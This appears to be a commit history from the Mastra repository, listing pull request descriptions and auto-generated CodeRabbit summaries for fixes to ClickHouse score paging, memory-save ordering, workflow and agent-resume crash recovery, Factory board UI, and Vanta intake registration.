## What `listScores` in the ClickHouse store sorted only by the requested field (`timestamp` by default, or `score`). When several scores share that value, ClickHouse returns them in whatever order it happens to read the data parts, so a page can differ between two identical calls, and paging through ties can repeat or skip scores. Ties are now ordered by `scoreId` in the same direction as the requested sort. `scoreId` is unique per current score, so the order is total and the same on every call. ## Why now #29096 (parallel ClickHouse store tests) failed one test, `keeps ordinary current-score reads proportional to logical rows after merges`. The test writes 5,000 scores with the same timestamp and expects the first page of 10 to match before and after `OPTIMIZE ... FINAL`. Running in parallel changed when parts merged, so the tie order changed. The bug is in the store, not in that PR. ## Test plan - New test `pages through scores with tied timestamps and values in a stable order`: five scores, same timestamp and value, paged 2 at a time in both directions. Fails without the fix (ties come back in scoreId-ascending part order for a DESC sort), passes with it. - Full `stores/clickhouse` suite locally: 22 files, 1,141 passed, 415 skipped. - `tsc --noEmit`, oxlint and prettier clean. Changeset: `@mastra/clickhouse` patch. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ### ELI5 When several scores have the same timestamp or value, the database can return them in a different order on each page. This change adds the score ID as a tie-breaker, so tied scores keep a fixed order and paging is less likely to repeat or skip scores. ### Changes - `stores/clickhouse/src/storage/domains/observability/v-next/scores.ts`: `listScores` keeps the existing timestamp/score `ORDER BY` clause. It appends `s.scoreId`. The direction is `ASC` only when the requested direction is `ASC`. Otherwise, including when no `orderBy` is supplied, the direction is `DESC`. - `stores/clickhouse/src/storage/domains/observability/v-next/index.test.ts`: Adds a test, `pages through scores with tied timestamps and values in a stable order`. It writes five scores with the same timestamp, traceId, scorerId, and value. It pages through them two at a time over three pages. It checks that the default order is the reverse of insertion order. It checks that `score` ascending returns insertion order. - `.changeset/tangy-lands-love.md`: Adds a patch changeset for `@mastra/clickhouse`. ### Validation - The PR reports that the full `stores/clickhouse` suite passed locally (22 files, 1,141 passed, 415 skipped). It also reports that `tsc --noEmit`, oxlint, and Prettier were clean. These results were not independently verified. - The diff does not include a check for the PR `#29096` test, `keeps ordinary current-score reads proportional to logical rows after merges`. The PR reports that this change addresses an order-dependent failure in that test. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
8ac88228d6 |
fix(core): remove the 10 ms pause after memory saves and keep same-millisecond turns in order (#29148)
## What Removes the 10 ms pause `MessageHistory` waited after every memory save, and fixes the ordering bug that pause had been hiding. Stacked on #29142 (keep a forwarded queued message until the owning run accepts it). Retarget to `main` once that merges. ## Why The pause was added so the next message's timestamp would always land after the saved one. Without it, a new turn's input can be stamped in the same millisecond as the previous turn's stored answer. Sorting on equal timestamps then puts the stored answer last, and the new turn's response merges into that old answer. Under load, `signals-pending-cancellation` "answers the follow-up after upstream/thread cancellation" failed 2 of 12 runs this way. Every memory-backed call also paid at least 10 ms per save. ## How - `message-history.ts`: drop the post-save `setTimeout`. Stored history is now added in a single `add(array, 'memory')` call, as semantic recall already does. - `MessageList`: after a memory add, any live message whose timestamp equals a stored one moves 1 ms later, skipping other stored times, and its signal `createdAt` is kept in sync. Live messages that tie only with each other keep their timestamps. The pass runs once per add, in O(n log n). ## Test changes (setup only, no assertion changes) - New `input-after-stored-history-tie.test.ts`: a tied new turn stays after the stored answer (fails without the fix), and same-ms live messages with no stored tie are left untouched. - `signals-pending-cancellation` lease-loss test now waits for the follow-up run to register before it vanishes. Without the pause, the run could vanish before registering, and the message was delayed past the test window. The test still fails against a runtime without the lease watch. - `provider-history-compat` fixture: explicit ascending `createdAt` values in place of four `new Date()` calls that landed in the same ms. - `background-task-call-id-reuse` scenario: waits for the last background result instead of relying on the pause. ## Testing - Full core unit lane (`--project unit:packages/core`, Node 24, 5 CPUs): 1,560/1,560 files, 25,295 passed, 0 failed. - Signals, message-list and call-id-reuse suites: 3 repeated runs, 1,169 passed each. - `tsc --noEmit` and oxlint are clean. Not verified: real multi-process pubsub (Unix socket/Redis), and stores other than core's in-memory and test stores. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When a chat app saves a reply, it used to wait 10 ms. Two messages could also get the same timestamp and sort in the wrong order. This change removes the wait and keeps messages in the correct order, even when timestamps match. ## Overview This change removes the 10 ms pause after each memory save in `MessageHistory`. It also changes how `MessageList` orders live messages whose timestamps match stored history. Without this change, a new turn's response could merge into the previous turn's stored answer. The change also covers a forwarded-idle case, where a run can start after another process's lease disappears. The runtime clears the forwarded run's active IDs only when the stream ID and run ID still match the values it read before the lease check. ## Changes by area **Memory save path** - `packages/core/src/processors/memory/message-history.ts`: `processInput` adds all chronological history in one `add(array, 'memory')` call. It previously added each message separately. `processOutputResult` no longer waits 10 ms after it persists messages. **Message ordering** - `packages/core/src/agent/message-list/message-list.ts`: `MessageList.add` runs `moveLiveMessagesPastStoredTies` after it processes inputs. The pass runs once per add. - When memory messages exist, the pass marks them as stored. - It moves live messages that share a stored timestamp. It also moves live messages that would no longer follow a moved live message. - It skips other stored times when it chooses new timestamps. - It orders placements by each message's own timestamp and arrival order. - It preserves anchored signals. It updates matching signal `createdAt` values and the ordering watermark. - It re-queues moved persisted messages, so the moved timestamps are saved again. - It sorts the list only when a message moved. - Live messages that tie only with each other keep their timestamps. **Remote run forwarding** - `packages/core/src/agent/thread-stream-runtime.ts`: The forwarded idle-signal lease checker snapshots the active stream ID before it reads the lease. - After consecutive checks show that the target run no longer holds the lease, and its unadmitted signals are requeued, the runtime clears that run's active run ID and stream ID. - It clears them only when the run has no local record, the active stream ID is unchanged from the snapshot, and the active run ID still matches. - It then drains pending idle signals. **Tests** - `packages/core/src/agent/__tests__/signals-pending-cancellation.test.ts`: Adds and updates coverage for follower idle messages. The cases cover runs that end, are superseded, or lose their lease before delivery. The vanished-owner tests wait for the follow-up run's registration to reach subscribers before they end the run. A new test checks that a follower with queued work does not start local execution after it unsubscribes and sees the lease disappear. Another test checks that a run that takes the thread during an in-flight lease read stays active. A further test checks that a remote run that starts and ends during that read does not block the drain of queued work. - `packages/core/src/agent/message-list/tests/input-after-stored-history-tie.test.ts` (new): Covers ties between stored history and live input, response, and context. It checks reminder placement, deduplication under turn sources, and turn order when stored history arrives in batches. A save test checks that a moved input is returned for saving with its updated timestamp. - `packages/core/src/loop/test-utils/aimock/scenarios/background-task-call-id-reuse.scenario.test.ts`: Waits after each turn until that turn's background result appears in recalled memory. - `packages/core/src/processors/provider-history-compat.test.ts`: Gives transcript messages explicit, sequential timestamps. The test still checks that API-error repair removes the earlier empty signed block. - `packages/memory/src/processors/observational-memory/__tests__/message-utils.test.ts`: Gives stored messages timestamps earlier than the live input. It expects observable order `memory-1`, `input-1`, `response-1`. It still checks that the synthetic continuation is excluded from observable messages. **Release notes** - `.changeset/memory-save-no-pause.md`: Adds a patch changeset for `@mastra/core`. It documents the removed pause, the same-millisecond ordering fix, and the queued-message case. ## Public API No exported or public declarations change. ## Scope 9 files changed. 571 lines added and 26 removed. ## Validation The PR author reports these results. This summary does not verify them. - Core unit lane (`--project unit:packages/core`, Node 24, 5 CPUs): 1,560 files and 25,295 tests passed. - Signals, message-list, and call-ID-reuse suites: 1,169 tests each passed across three runs. - `tsc --noEmit` and oxlint: clean. - Not verified: real multi-process pubsub (Unix socket or Redis), and stores other than core's in-memory and test stores. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Arthur Fiorette
|
2788a6d959 |
feat(core): recover stopped workflow runs from a loop with one leader (#30281)
## Description
Restarts a default-engine workflow run whose instance crashed without
waiting for another instance to boot. `startWorkers()` now starts a
recovery loop on an instance that runs the orchestration worker, and one
instance among those that share a store runs its passes.
### The loop
Each pass applies the rule `restartAllActiveWorkflowRuns()` already uses
for default-engine runs: restart a `running` or `waiting` run once no
instance holds its run lease and `recovery.workflowGraceMs` passed since
the run or its lease last changed. The loop replaces the per-run recheck
timers the previous PR kept (`#scheduleWorkflowRecoveryRecheck`,
`#recheckWorkflowRun`); the durable-agent rechecks are unchanged.
The loop never touches evented runs. A redelivering broker recovers
them, and on other pubsubs the explicit `restartAllActiveWorkflowRuns()`
restarts them in the caller, as before. That call no longer joins a loop
pass for its evented part, so `startWorkers()` followed by the explicit
call still restarts evented runs on `EventEmitterPubSub`
(`evented/sleep-restart.test.ts` passes).
### Leader
One row, `::recovery-leader`, in the run-owners table, which gates the
loop's ticks only. Each tick of an instance tries a non-forced claim
until it gets the row, then keeps it: the lease helper renews it every
renew interval until `stopWorkers()` or `shutdown()` releases it. Only
the holder's loop lists runs; another instance's tick costs one refused
claim. When the leader dies, the row lapses after the lease TTL and the
next tick elsewhere takes it.
The leader saves listing cost only. Two restarts of one run are still
prevented by the run lease (`restart()` claims non-forced and throws
`WORKFLOW_RESTART_RUN_OWNED`).
An explicit `restartAllActiveWorkflowRuns()` never looks at the row. As
in the previous PR, each booting instance restarts its own stopped
default-engine runs (joining its own pass in flight), so another app's
workflows on the same store are recovered at its boot, and runs
recovered after a redeploy spread over the booting instances. Without
run fencing there is no leader and no loop, and the call restarts every
active run as before.
A failed probe, `getStore` or claim skips that tick and the loop keeps
going. A probe that answers "no fencing" stops the loop for good.
### Timings
- Interval: `recovery.workflowScanIntervalMs`, 60 s by default, each
wait up to 20 % shorter or longer, capped at 2^31 - 1 ms.
- A pass that saw a run in its grace period (and not live) moves the
next pass to that run's due time, no sooner than 1 s later and up to 20
% past it.
- A crashed instance's run is restarted about
`MASTRA_AGENT_THREAD_LEASE_TTL_MS` (15 s) plus `workflowGraceMs` (2 s)
after the crash, plus up to one interval for the next pass. When the
crashed instance was the leader, add up to one more interval for a
follower to take the row.
- `shutdown()` stops the loop when it starts, waits within
`drainTimeout` for the pass in flight and the restarts it handed out,
and releases the row in `stopWorkers()`.
### Config
```ts
const mastra = new Mastra({
recovery: { workflowScanIntervalMs: 30_000 },
});
```
`recovery.workflows: 'off'` turns the loop off. `workers: false`, or a
`MASTRA_WORKERS` filter without `orchestration`, runs no loop. An
instance that registers no default-engine workflow to recover never
claims the leader row.
### LibSQL thread state writes
`@mastra/libsql` thread state writes (`setState`, `deleteState`) now
take the client write lock the store's other writes take. Without it, on
a local database file, a thread state write that ran while the same
store held a write transaction open (a lease claim or renewal) failed
with `SQLITE_BUSY`; the leader's renewals made that much more likely.
### Known limits
- A process that calls `restartAllActiveWorkflowRuns()` but never
`startWorkers()` runs no loop and doesn't recheck the runs it left
alone. A run its boot call found live or in its grace period is left to
the loop of another instance, if any.
- A leader whose renewals fail for longer than the lease TTL can run
passes alongside the new leader for up to one renew interval after the
store answers again. The run lease still prevents a run from being
restarted twice.
- Between boots, the loop recovers only the workflows the leader
registers. Instances that register different workflows on one store get
loop recovery for the leader's workflows only, and the others' runs at
their next boot.
- A run the loop restarts executes on the leader.
- A `mastra worker` process calls `stopWorkers()` on `SIGTERM` and exits
without `shutdown()`, so its default-engine runs wait as long as a
crashed instance's.
- A run that another instance won between the pass's lease read and
`restart()` is looked at again only at the next pass, up to one interval
later.
- Rolling deploys are out of scope for this stack.
### Tests
New `recovery-loop.test.ts` (in-memory store, 600 ms lease TTL):
- a crashed leader's run is restarted by the follower with no boot,
within TTL + 2 intervals + 1.2 s
- instances started together run passes on one of them, and the leader
keeps the row while passes are further apart than the lease TTL
- the leader's `stopWorkers()` releases the row and the follower takes
over
- a tick that `stopWorkers()` overtook (on the first tick's store read,
or on a later tick's probe) claims no row, so another instance can lead
- a stopped run of a workflow only another app registers is restarted by
that app's boot call while a different instance leads, and the leader's
loop never lists that workflow
- next-pass timing table (no run, live run, run in grace, grace ending
within 1 s), timers unref'd
- no listing after `stopWorkers()`; `shutdown()` waits for a pass in
flight
- a loop on `startWorkers('orchestration')`
- the loop keeps going after a failed probe, leader claim, listing or
restart
- no listing and no claim with `workflows: 'off'` or without run fencing
The recheck cases of `restart-active-runs-ownership.test.ts` and
`restart-active-runs-rule.test.ts` are gone with the rechecks: the crash
case covers a crashed owner, the failure table covers transient errors,
and the existing shutdown and limiter cases cover draining and
`workflowConcurrency`. The LibSQL cross-process cases and the MCP
survivor cases boot like a server (`startWorkers()`, then the explicit
call) and recover through the loop.
Checks: core `src/workflows src/mastra src/agent/durable src/events`
(only the two `scheduler.test.ts` retry cases that fail outside UTC),
core typecheck, LibSQL cross-process, Postgres and LibSQL
`recovery-pass.test.ts`, MCP `server-tasks-background`.
## Related issue(s)
Part of #28712. Stack 4 of 4, on top of the recovery pass PR.
## Type of change
- [ ] Bug fix (non-breaking change that fixes an issue)
- [x] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [x] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [x] Test update
## Checklist
- [x] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: Sometimes a workflow run stops when its server crashes. This
change adds a background check. One server regularly looks for stopped
runs and restarts them, so the work can finish without a manual restart.
## Overview
This change adds a workflow recovery loop to `@mastra/core`.
`startWorkers()` starts the loop. Among instances that share a store,
only the leader runs default-engine passes. A pass restarts
default-engine runs in `running` or `waiting` status when:
- no instance holds the run lease, and
- the configured grace period has elapsed.
The loop excludes evented runs. Explicit
`restartAllActiveWorkflowRuns()` calls handle evented runs and are not
leader-gated.
The change also updates LibSQL thread-state writes. `setState` and
`deleteState` now run through `withClientWriteLock`.
## Key changes
- `packages/core/src/mastra/index.ts`
- Adds `workflowScanIntervalMs` to `MastraRecoveryConfig`. The default
is 60000 ms. Values are capped at `2 ** 31 - 1`. A value of `-1`
resolves to the default.
- `startWorkers()` starts the loop when the selected workers handle
workflow events and recovery is enabled.
- When workflows use run fencing, the loop elects a leader through a
renewable lease. If fencing is unsupported, the loop stops.
- A pass records the earliest due time for runs still in their grace
period. The loop can then scan sooner.
- Failed lease reads leave runs for a later pass. Restart failures are
tracked per engine.
- Per-run recheck, retry, and backoff logic is removed.
- `stopWorkers()` stops the loop and releases the leader lease. Shutdown
waits for an in-flight pass.
- Explicit `restartAllActiveWorkflowRuns()` calls share an in-flight
default-engine pass. Broker-redelivered evented runs stay broker-owned,
except process-local scheduled runs.
- `packages/core/src/workflows/run-ownership.ts`
- `repeatAfterSettled` accepts a function for the delay and an optional
`immediately` flag.
- Signature changes from `(tick, intervalMs: number)` to `(tick,
intervalMs: number | (() => number), options?)`.
- `stores/libsql/src/storage/domains/thread-state/index.ts`
- `setState` and `deleteState` use `withClientWriteLock`. SQL,
arguments, and error handling are unchanged.
- Tests
- Adds `packages/core/src/mastra/recovery-loop.test.ts`. It covers
leadership, scheduling, shutdown, and failure handling. The file is
added to `vitest.isolated-tests.ts`.
- Removes three tests from `restart-active-runs-ownership.test.ts`.
- In `restart-active-runs-rule.test.ts`, removes one test and rewrites
the lease-read failure test to use the loop.
- Updates the recovery-defaults test, the MCP background server test,
and two LibSQL cross-process tests for the new scan interval.
- Adds a LibSQL thread-state test. It holds a write transaction open
during `setState` and `deleteState`.
- Documentation and changesets
- Updates the workers, server-adapter, workflow overview, and
`mastra-class` reference pages. Adds a "Recovery loop" section to the
workflow overview.
- Corrects the crash-recovery text in the workers page.
- Adds changesets for `@mastra/core` and `@mastra/libsql`.
## Public API changes
- Adds `workflowScanIntervalMs?: number` to `MastraRecoveryConfig`.
- Changes the signature of `repeatAfterSettled` in `run-ownership.ts`.
## Scope
- 19 files changed. 1028 lines added and 379 removed.
## Verification status
- Review findings: not available. No current review findings were
supplied.
- Author-reported checks: the PR objectives list core tests, core
typecheck, LibSQL cross-process tests, Postgres and LibSQL
`recovery-pass.test.ts`, and MCP `server-tasks-background`. These are
author reports. Results on the current head were not available for this
summary.
- Known failures: the author reports that two `scheduler.test.ts` retry
cases fail outside UTC.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
Arthur Fiorette
|
6d14d0edc4 |
feat(core): recover an agent resume whose process died (#30330)
## Description
`approveToolCall()`, `declineToolCall()`, and `resumeStream()` kept the
decision in the memory of the process handling the resume. If that
process died after claiming the run and before the run finished, the
decision was gone: the run stayed claimed, nothing in storage could
finish it, and the thread kept showing the approval as pending.
Every resume claim now writes `resumeClaimIntent` (the resume data and
the targeted `toolCallId`) in the same compare-and-set that stamps
`resumeClaimedAt`. The new `agent.recoverResume({ runId })` reads that
intent and finishes the run through the existing takeover rules, so it
only takes over an abandoned claim (judged by claim age or lease expiry,
as for any takeover).
- The replay keeps the original target. A resume without a `toolCallId`
resumes every parked call, so storing the data alone would apply one
answer to sibling calls.
- A recovery only takes over the exact claim whose intent it read. If a
newer resume claimed the run in between, the recovery rejects with
`AGENT_RESUME_ALREADY_CLAIMED`, so a stale decision never overrides a
newer one.
- `resumeStream(undefined, ...)` keeps its meaning. Recovery is opt-in
through `recoverResume()`, which rejects with
`AGENT_RESUME_NOTHING_TO_RECOVER` when no resume claimed the run.
- No adapter changes: every adapter merges `updateWorkflowState` options
into the stored run, the same way `resumeClaimedAt` is stored.
`DurableAgent` has its own claim and is not covered here.
Supersedes #30321, which stored the data without its target and applied
a recovered answer to every parked tool call.
## Related issue(s)
Fixes #30285
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [x] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [x] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** When a program stops during a user's approval, the approval
can be lost. This change saves the user's answer with the run. A new
recovery method can then finish the run without asking the user again.
## Overview
This change adds `agent.recoverResume({ runId })`. It replays a resume
that was claimed but not finished, for example after the process that
handled it stops.
## Behavior
- A resume claim stores `toolCallId` and `resumeData` in
`resumeClaimIntent`, together with `claimedAt`.
- The claim write sets `resumeClaimedAt` and `resumeClaimIntent` in one
update object. The code confirms that both fields are written together.
The storage layer's atomicity is not verified in this change.
- `recoverResume()` reads the stored intent. It takes over only the
claim whose `claimedAt` matches the snapshot's current
`resumeClaimedAt`.
- Recovery re-reads the run after it hands the run back. If the run no
longer carries the claim that recovery read, recovery fails with
`AGENT_RESUME_ALREADY_CLAIMED`. A newer pending claim can still be
displaced by the hand-back. That claim then fails in `start()`, and the
older decision does not run.
- If no resume has claimed the run, `recoverResume()` fails with
`AGENT_RESUME_NOTHING_TO_RECOVER`.
- `resumeStream(undefined, ...)` keeps its existing meaning. Recovery
runs only when a caller calls `recoverResume()`.
- The stored `toolCallId` targets one call. A recovered answer applies
only to that call, not to sibling parked calls.
- Recovery supports storage without run fencing for claims that never
started. This matches other takeovers.
## Documented takeover rules
The documentation states that recovery takes over a claim when either
condition holds:
- The claim was not started for 60 seconds.
- The run-fencing lease was not renewed for 60 seconds.
The documentation also notes that the resumed tool call runs again and
can repeat side effects.
## Changes by area
- **Core agent (`packages/core/src/agent/agent.ts`):** Adds
`recoverResume()`. Stores resume intent on each claim write. Passes
resume data into claim creation from `resumeStream()` and
`resumeGenerate()`. Adds the recovery path to the shared stream-resume
flow.
- **Until-idle helper
(`packages/core/src/agent/stream-until-idle.ts`):**
`runResumeStreamUntilIdle` accepts an optional `resume` callback for the
first turn. Without it, the function calls `agent.resumeStream` as
before. Continuation behavior is unchanged.
- **Types (`packages/core/src/workflows/types.ts`,
`packages/core/src/storage/types.ts`):** `WorkflowRunState` gains an
optional `resumeClaimIntent` with `claimedAt`, `toolCallId?`, and
`resumeData?`. `UpdateWorkflowStateOptions` accepts `resumeClaimIntent`.
- **Tests
(`packages/core/src/loop/test-utils/aimock/scenarios/resume-claim-after-crash.scenario.test.ts`):**
Adds parallel suspended tool-call support. Adds recovery tests for:
- Replaying a dead claimant's decision.
- Targeting only the answered call.
- Keeping a newer decision when recovery runs late.
- Refusing to recover a live claim.
- Returning `AGENT_RESUME_NOTHING_TO_RECOVER` when no decision exists.
- **Documentation and changeset:** Adds a section on recovering a
decision after a crash. The changeset declares a minor release for
`@mastra/core`.
## Scope and limits
- `DurableAgent` is not covered.
- No storage adapter changes are required.
- Public API addition: `recoverResume()` on `Agent`.
## Relation to linked issue
The linked issue asks that approval decisions survive a crash after a
claim. This change persists the decision with the claim and replays it
through `recoverResume()`. It does not add a separate
`getPendingResume(runId)` helper.
## Verification
- CI and test results: not available. No completed check results were
supplied for the current head.
- Review severity counts: not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
mastra-platform[bot]
|
86e39925a0 |
fix(factory): stop offering PRs attached to issue cards as new Intake items (#30337)
> Opened by @roaminro ## Summary When Factory builds an issue and opens a pull request, the PR is attached to the issue card, and that card moves to Review. But the same PR also showed up in the board's Intake column as a new item. It looked like a duplicate card, but it had no activity, no sessions, and no link to the issue card. Dragging it into a phase would have created a real second card for the same PR. The Intake column lists open GitHub issues and PRs that aren't on a card yet. Before showing an item, the board asks whether a card was already "filed from" it. That check compared only a card's **primary** source, so it never matched a PR attached to an issue card. The fix counts every source on a card as filed, in both places the check runs: - **Server** (`cardsFiledFrom` in `mastracode/factory/src/routes/work-item-selection.ts`): the `?source=` lookup now also matches attached sources, by external id (with the stored type prefix removed via `sourceExternalId`) or by URL. - **Board** (`persistedSourceKeys` in `mastracode/factory-ui/src/ui/domains/factory/boardItems.ts`): attached sources' ids and URLs are added to the keys used to hide already-filed items. ## Test plan - [x] New route test: an issue card with an attached PR is returned when the lookup names the PR by id or by URL, and not for a different PR. It fails without the server change. - [x] New board test: an attached PR is recognised as filed by key and by URL, and an unrelated PR is not. It fails without the UI change. - [x] `vitest` on `work-items.test.ts` (`filed from` block) and `boardItems.test.ts` - [x] `tsc --noEmit` for `@mastra/factory` and the factory UI (`src/ui/tsconfig.json`), plus oxlint and prettier on the changed files - [ ] Manual check: have Factory open a PR from an issue card, and confirm the PR doesn't appear in Intake <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When someone attaches a pull request to an issue card, the board could also show that pull request as a new item in the Intake column. This change stops that duplicate from appearing. ## Overview This change makes attached pull request sources count as "already filed" in two places: - The server lookup in `cardsFiledFrom`. - The board key set built by `persistedSourceKeys`. Before this change, both checks used only each card's primary source. Attached sources were not checked. ## Changes - `mastracode/factory/src/routes/work-item-selection.ts` (+11/-4): `cardsFiledFrom` also matches source identifiers and URLs from each card's `workItem.sources`. It keeps the existing checks on the external source ID, external source URL, and work-item URL. - `mastracode/factory-ui/src/ui/domains/factory/boardItems.ts` (+6/-0): `persistedSourceKeys` imports `sourceExternalId`. It adds each attached source's external ID and, when present, its URL to the persisted keys. - `mastracode/factory/src/routes/work-items.test.ts` (+20/-0): Adds a listing test. Querying by an attached pull request's external ID or URL returns the issue card. An unmatched pull request ID returns no cards. - `mastracode/factory-ui/src/ui/domains/factory/boardItems.test.ts` (+48/-0): Adds a `persistedSourceKeys` test. An attached pull request matches by source key or URL. A different pull request does not match. - `.changeset/quiet-prs-stay-home.md` (+5/-0): Adds a patch changeset for `@mastra/factory`. Totals: 5 files changed, 90 lines added, 4 lines removed. ## Verification - Author-reported: new route and board tests, `vitest` runs on the `filed from` block in `work-items.test.ts` and on `boardItems.test.ts`, TypeScript checks for `@mastra/factory` and the factory UI, and oxlint and prettier on changed files. - Not verified in this review: I did not run these checks. Results for the current head are not available from this review. - Not completed: the manual check of creating a pull request from an issue card and confirming it does not appear in Intake. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
4349c272ec |
feat(factory-ui): list the onboarding repository as an issue source in the Work step (#30273)
> Opened by @wardpeet
Factory onboarding's **Work** step ("Where new issues come from") listed
only Linear, Jira and incident.io. The GitHub repository or GitLab
project picked in the codebase step is now listed there too, with a
switch that is on by default: its open issues feed the Work board as
soon as setup finishes, and turning the switch off brings none of them
in. Nothing new to connect — the repository was already chosen — so the
switch only decides whether it feeds the board. GitHub and GitLab are
handled the same way: once the Factory exists and the repository is
linked, setup selects it as an issue source (GitLab additionally gets an
intake binding routing the project to the new Factory), and if that
fails setup still finishes with an "Issues won't sync yet" warning
pointing to Settings › Work Intake. A failed link still blocks setup, as
before.
## Checks on `
|
||
|
mastra-platform[bot]
|
a549103036 |
fix(factory-ui): keep attached PR icon beside the source icon in board list rows (#30335)
> Opened by @roaminro ## Summary In the Factory board's list view, a work item with an attached pull request (e.g. a GitHub issue with a linked PR) showed its source icon and PR status icon stacked vertically, because the row's icon cell is a grid with no column template. - The pair is now wrapped in its own flex row (6px gap, same as the card view), so the PR icon sits next to the source icon. The card view looks the same as before. - The list row's icon column now has a fixed width that fits both icons, so keys and titles line up across rows with and without an attached PR (an `auto` column let two-icon rows shift right). The loading skeleton shares the same template. ## Test plan - New MSW test in `BoardPageWorkPullRequest.msw.test.tsx`: the PR status icon and source icon share a flex row (fails on `main`, passes here) - New Playwright test in `e2e/board-list-row-layout.spec.ts` (desktop + tablet): every row's key cell starts at the same offset when one row carries an attached PR (fails with the `auto` column, passes here) - `pnpm typecheck`, `oxlint` on changed files - `vitest` on `BoardPageWorkPullRequest`, `BoardListRow*`, `BoardPageGroupedList` (25 passed) Note: the existing "keeps the review verdict clear…" test in `board-list-row-layout.spec.ts` was already failing on `main`. Its stubs and fixtures had drifted from the app. This PR adds the missing `feed-events` stub and keeps the fixtures' work item titles in sync, but that test still fails because the self-review verdict text it looks for doesn't render. Fixing it is outside this change. --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Abhi Aiyer
|
3418b29032 |
fix(factory): auto-register Vanta intake with Platform credentials (#30284)
## Summary
- Automatically register the Platform Vanta integration when Platform
credentials are configured, matching incident.io, Jira, and Linear.
- Preserve an explicitly configured Vanta integration instead of
replacing it.
- Add regression tests for automatic registration and explicit
overrides, plus a Factory patch changeset.
This lets applications such as Shipyard expose Vanta intake without
registering Vanta separately.
## Test plan
- `pnpm --filter ./mastracode/factory exec vitest run
src/factory.test.ts -t Vanta --reporter=dot` (2 passed)
- `pnpm --filter ./mastracode/factory exec tsc --noEmit -p
tsconfig.json`
- `pnpm --filter ./mastracode/factory exec oxlint --type-aware
src/factory.ts src/factory.test.ts`
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** The app now connects to Vanta on its own when Platform login
details are set. Vanta data is used only when it is complete and belongs
to the right company. A manual Vanta setup still wins over the automatic
one.
## Summary
This pull request makes `MastraFactory.prepare()` register the Platform
Vanta integration automatically when Platform credentials are
configured. This matches the existing automatic registrations for
incident.io, Jira, and Linear. An explicitly supplied `vanta`
integration takes precedence. The default is not added in that case.
The pull request also changes how Vanta vulnerability data is loaded and
attributed to organizations. A snapshot is now computed per
organization. If a snapshot cannot be reconciled safely, it is returned
as `null`. The sync then skips ingestion for that organization.
### Changes by file
- `mastracode/factory/src/factory.ts` (+4, -0): When Platform
credentials are set and no integration with ID `vanta` is supplied,
`prepare()` dynamically imports and adds `PlatformVantaIntegration`.
- `mastracode/factory/src/factory.test.ts` (+46, -0): Adds `prepare`
tests for Platform Vanta registration:
- With an access token, the routes include `/web/vanta/status`.
- With the access token and secret key both empty, the routes do not
include it.
- With an explicit Vanta integration and an access token, its custom
route is included and the Platform status route is absent.
- `mastracode/factory/src/integrations/platform/vanta/integration.ts`
(+26, -12):
- `PlatformIntegrationConnection` gains a nullable project `resourceId`.
- `listVulnerabilities` accepts an optional connection list. Without it,
the method fetches all connections. It throws if a selected connection
is not active.
- Pagination throws when a page reports another page but has no cursor.
It also throws when the page limit is reached before the snapshot
completes.
- New `listVulnerabilitiesForOrg(orgId, projects)` attributes
connections to organizations through project resource IDs. It returns
`null` when:
- a connection references an unknown project;
- unscoped connections exist across multiple organizations;
- the organization has no owned connections; or
- an owned connection needs reauthorization.
- Otherwise, it fetches vulnerabilities from the owned active
connections.
- The worker passes the organization ID and all projects to this method.
-
`mastracode/factory/src/integrations/platform/vanta/integration.test.ts`
(+81, -2): Replaces the earlier pagination tests and helper with
reconciliation tests. These cover:
- use of only the owning organization's connection;
- `null` results for `needs_reauth`, a global connection spanning
multiple organizations, and an unrecognized resource scope;
- acceptance of a global connection for one organization;
- rejection with `Incomplete Vanta vulnerability snapshot` at the page
cap and when a cursor is missing.
- `mastracode/factory/src/integrations/vanta/sync.ts` (+18, -11):
- `VantaVulnerabilityLister` now takes an `orgId` and returns
`VantaVulnerability[] | null`.
- `createVantaSync` checks intake eligibility and project bindings
before it loads vulnerabilities.
- It loads and maps one snapshot per eligible organization.
- It skips ingestion when the snapshot is `null`.
- It increments `checked` by the snapshot length for successful ingests.
- `mastracode/factory/src/integrations/vanta/sync.test.ts` (+34, -1):
Adds tests showing that:
- a `null` snapshot is loaded once for two projects in one organization,
yields zero projects and zero checked, and is not ingested;
- when projects belong to different organizations, each ingestion input
contains only its organization's snapshot.
- Imports `vi` for the mock assertions.
